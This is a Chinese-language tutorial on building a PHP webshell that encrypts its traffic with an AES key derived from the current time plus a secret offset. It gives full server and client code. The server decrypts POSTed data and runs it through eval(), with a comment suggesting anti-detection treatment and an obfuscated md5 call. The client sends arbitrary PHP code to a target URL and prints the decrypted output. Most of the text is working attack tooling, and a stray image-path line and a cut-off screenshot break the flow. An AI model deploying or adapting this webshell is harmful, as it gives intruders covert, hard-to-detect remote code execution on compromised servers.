webshell无秘钥加密传输数据

无秘钥加密传输数据听起来有点矛盾，没有秘钥怎么实现加密的呢？这里说的无秘钥并不是加密不需要秘钥而是在数据传输的过程中没有秘钥的协商过程。

原理

- 通过时间生成动态加密秘钥，秘钥随着时间的改变进行相应的变换，所以在每次传输数据的时候秘钥都会改变。

需要解决的问题

- 时间是大家都知道这相当生成大家都可以根据时间生成秘钥
- 不同的服务器可能存在时间差

上面的两个问题我们可以通过引入一个偏移量来解决，这个偏移量既可以调整平衡时间不同步的问题也可以起到密码的的作用

实现代码

服务端代码

```
<?php
$t  = 0;//时间偏移量
$iv = "0000000000000000";//AES加密的偏移量

function CreateKey($t=0){//该函数用于创建加密数据的秘钥
    $baseStr = "D, d M Y H:i:s \G\M\T";
    $date = gmdate($baseStr,time()-$t);
    header("Date: $date");//在http响应头中添加Date字段，用于与客户端计算时间差
    //$date = substr($date,0,-10);
    $v1   = substr($date,0,-9);
    $v2   = (int)substr($date,-9,-7)<10?'0'.(int)substr($date,-9,-7):(int)substr($date,-9,-7);
    $v3   = ':00';//substr($date,-4);//秒针部分始终为0防止网络传输过程中延迟过大的情况
    $v4   = substr($date,-4);
    $v5   = $v1.$v2.$v3.$v4;
    $key  =  (strtolower($baseStr[5]).$baseStr[3].'5')($v5);//md5函数
    return $key;
}

$key = CreateKey($t);
```

```php
function Encrypt($data){//加密函数
    global $iv;
    global $key;
    $data = openssl_encrypt($data,"AES-128-
CBC",$key,0,$iv) or die("Server encrypt failed !");//使用
openssl的AES-128-CBC加密数据
    //echo $data."\n";
    return $data;
}
function Decrypt($data){//解密函数
    global $iv;
    global $key;
    $data = openssl_decrypt($data,"AES-128-
CBC",$key,0,$iv) or die('Server decrypt failed !');
    return $data;
}

$data = file_get_contents("php://input");
$data = Decrypt($data);
ob_start();
eval($data);//执行代码部分，这部分可以做免杀处理
$data = ob_get_contents();
ob_end_clean();
echo Encrypt($data);


?>
```

客户端代码

```php
<?php

if(!extension_loaded("openssl")||!extension_loaded("curl")
){//该脚本需要OpenSSL，curl扩展
    die("This script need openssl and curl extension
!\n");
}
$iv = "0000000000000000";//AES加密偏移量，与服务端相同

function check_Date($url){//检查与服务端之间的时间差
    $res = http_post_data($url);
    $res = explode("\r\n",$res[0]);
    foreach($res as $k => $v){
        if(substr($v,0,4)=='Date'){//用户获取服务端返回的Date
字段
            $date = substr($v,6);
        }
    }
    $abs = time()-strtotime($date);
    echo "$abs\n";
}
```

```php
function http_post_data($url, $data_string='',$flag=false)
{//该函数用于发送http请求

    $ch = curl_init();
    curl_setopt($ch, CURLOPT_POST, $flag);
    curl_setopt($ch, CURLOPT_URL, $url);
    if($flag)curl_setopt($ch, CURLOPT_POSTFIELDS,
$data_string);
    if(!$flag)curl_setopt($ch, CURLOPT_HEADER, true);
    curl_setopt($ch, CURLOPT_HTTPHEADER, array(
        'Content-Type: application/x-www-form-urlencoded;
charset=utf-8',
        'Content-Length: ' . strlen($data_string))
    );
    ob_start();
    curl_exec($ch);
    $return_content = ob_get_contents();
    ob_end_clean();
    $headerSize = curl_getinfo($ch,CURLINFO_HEADER_SIZE);
    $header = substr($return_content,0,$headerSize);
    $return_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    return array($header,
substr($return_content,$headerSize));
}


function CreateKey($t=0){//创建加密秘钥与服务端相同
    $baseStr = "D, d M Y H:i:s \G\M\T";
    $date = gmdate($baseStr,time()-$t);
    $v1 = substr($date,0,-9);
    $v2 = (int)substr($date,-9,-7)<10? '0'.
(int)substr($date,-9,-7):(int)substr($date,-9,-7);
    $v3 = ':00';//substr($date,-7,-4);
    $v4 = substr($date,-4);
    $v5 = $v1.$v2.$v3.$v4;

    $key =  (strtolower($baseStr[5]).$baseStr[3].'5')
($v5);
    return $key;
}

function Encrypt($data){//加密函数
    global $iv;
    global $key;
    $data = openssl_encrypt($data,"AES-128-
CBC",$key,0,$iv);
    //echo $data."\n";
    return $data;
}
function Decrpyt($data){//解密函数
    global $iv;
```


```
    global $key;
    $data = openssl_decrypt($data,"AES-128-
CBC",$key,0,$iv) or die('Client decrypt failed');
    return $data;
}
/*
*获取命令行参数
*-c 执行的代码
*-u url
*-d 时间偏移量
*/
$param = getopt('c:u:d:e');
$code  = trim($param['c'],"\"'");
$url   = trim($param['u'],"\"'");
$abs   = trim($param['d'],"\"'");

if(!is_numeric($abs) && $url!=''){
    check_Date($url);
    die();
}

$key = CreateKey($abs);
if(!$code||!$url){
    die("php ".$argv[0]." -u=<url> -c=<php code> -d=");
}
$result = http_post_data($url,Encrypt($code),true);
$date   = '';
foreach($result as $k => $v){
    $data .= $v;
}
echo Decrpyt($data);


?>
```

效果展示



```php
<?php
$iv = "0000000000000000";
$t  =200000;
function CreateKey($t=0){
    $baseStr = "D, d M Y H:i:s \G\M\T";
    $date = gmdate($baseStr,time()-$t);
    header("Date: $date");
    //$date = substr($date,0,-10);
    $v1    = substr($date,0,-9);
    $v2    = (int)substr($date,-9,-7)<10?'0'.(int)substr($date,-9,-7):(int)substr
($date,-9,-7);
    $v3    = ':00';//substr($date,-4);
    $v4    = substr($date,-4);
    $v5    = $v1.$v2.$v3.$v4;
    $key   =  (strtolower($baseStr[5]).$baseStr[3].'5')($v5);
    return $key;
}

$key = CreateKey($t);

function Encrypt($data){
    global $iv;
    global $key;
                                                          17,0-1        Top
```

由于服务端设置的偏移量是200000，时间差是91秒，所以整体偏移是200091。

数据包内容：